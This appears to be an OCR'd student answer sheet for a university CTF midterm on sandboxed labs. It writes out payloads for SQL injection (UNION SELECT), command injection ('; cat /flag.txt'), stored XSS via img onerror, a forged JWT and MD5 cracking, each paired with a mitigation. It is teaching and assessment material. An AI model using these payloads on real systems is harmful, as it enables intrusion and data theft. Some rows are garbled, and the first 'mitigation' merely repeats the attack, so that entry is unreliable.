Midterm — Hands-on CTF Practical (Week 9)

Course: Software Security (KOSEN69) · **Covers:** Weeks 1–6 **Time:** 150 min · **Total:** 100 pts · **Individual** · Sandbox targets only (ethics policy applies).

Name: *Sutapat Chucham*_____ Student ID: 6531503085

> Each challenge yields a **flag** in the form `FLAG{...}` (or the proof noted). Submit, per challenge: the **flag**, the **payload/command** you used, and a **one-line mitigation**. Partial credit for documented progress without the flag.

Week 9 — Midterm Practical: CTF Scoreboard

100 pts · 150 min · Weeks 1–6 · individual, sandbox-only
Same content as **Week 8 (written)** — see ↔ links below

Injection — 30 pts

Source: Week 4 — labs/week04-injection

#1 Boolean Bypass — SQLi · 15 pts
#2 Shell Out — Cmd injection · 15 pts

FLAG TESTS

Flag = input never becomes executable query/shell syntax, not just a scanner

↔ W8 §B1 + §C

XSS — 15 pts

Source: Week 5 — labs/week05-xss-client-side

#3 Pop the Alert — Stored XSS · 15 pts
(only challenge — full 15 pts)

FLAG TESTS

Flag = output is encoded before it reaches the DOM, not one alert popup

↔ W8 §B2

Auth / Access Control — 30 pts

Source: Week 6 — labs/week06-authn-authz

#4 Not Your Order — IDOR · 15 pts
#5 Forge Ahead — Weak JWT · 15 pts

FLAG TESTS

Flag = server checks ownership AND verifies the JWT signature, not decodes it

↔ W8 §B3 + §D2

Cryptography — 25 pts

Source: Week 3 — labs/week03-cryptography

#6 Crack It — Weak hash · 15 pts
#7 Penguin — ECB oracle · 10 pts

FLAG TESTS

Flag = salting/slow hashing stops #6; ECB's fixed blocks leak structure (#7)

↔ W8 §B4

Orange border = highest-weight category (30 pts)
Blue chip = linked Week 8 exam section

Rules: per-student flags, individual, sandbox-only.
Partial credit for documented progress without the flag.

Targets (started by the instructor):

- Injection / Auth: `labs/week04-injection` and `labs/week06-authn-authz` apps (`docker compose up`)
- XSS: `labs/week05-xss-client-side` app
- Crypto: `labs/week03-cryptography` (`hashes.txt`, the ECB oracle)

Challenges


#	Title	Topic	Pts
1	**Boolean Bypass** — log in as `admin` without the password	SQLi (W4)	15
2	**Shell Out** — read a file via the `host` parameter	Command injection (W4)	15
3	**Pop the Alert** — fire `alert(document.domain)` stored for another user	Stored XSS (W5)	15
4	**Not Your Order** — read another user's order object	IDOR (W6)	15
5	**Forge Ahead** — become admin with a forged JWT	Broken JWT (W6)	15
6	**Crack It** — recover a password from a weak hash	Crypto (W3)	15
7	**Penguin** — recover the plaintext structure from the ECB oracle	Crypto (W3)	10

Submission table (fill in):


#	Flag / proof	Payload or command	Mitigation (1 line)
1	FLAG{sqli_demo}	q=%' UNION SELECT username, password FROM users--	q = %' UNION SELECT username, password FROM users--
2	FLAG{cmdi_demo}	host=127.0.0.1; cat /flag.txt	Drop the shell — use subprocess.run([...], shell=False) and allow-list host.
3	alert(document.domain) fires when /comments is loaded by another		

```
        session — payload stored raw in HTML (no escaping), confirmed via:
        <div class=comment><img src=x onerror=alert(document.domain)></div>
       ![screenshot: 3-6531503085.png](<img/3.6531503085 .png>)
```

| body= POST to http://localhost:8080/comments | Auto-escape on output ({{ value }} in Jinja2 / textContent, never |safe or innerHTML) plus a strict CSP as backup. | | 4 | FLAG{idor_demo} | Login as alice, GET /api/orders/2 (bob's order, not alice's) | Check ownership on every object access — if order.owner != current_user(): abort(403). | | 5 | FLAG{jwt_demo} | jwt.encode({'sub':'admin'}, 'secret', algorithm='HS256') | Use a long random secret from env (not hardcoded "secret"), and don't accept alg=none — pin algorithms=["HS256"] only. | | 6 |



|hashcat -m 0 hashes.txt rockyou.txt (or john --format=raw-md5) | Store passwords with a slow salted KDF (argon2id / bcrypt), never a fast unsalted hash like MD5.| | 7 |



|repeated-block ciphertext comparison / byte-at-a-time decryption on the oracle | Use an authenticated mode with a random nonce (AES-GCM), never ECB — identical plaintext blocks must not map to identical ciphertext. |

Rules: no collaboration; attack only the provided targets; document your steps. Pairs with the Week 8 written midterm.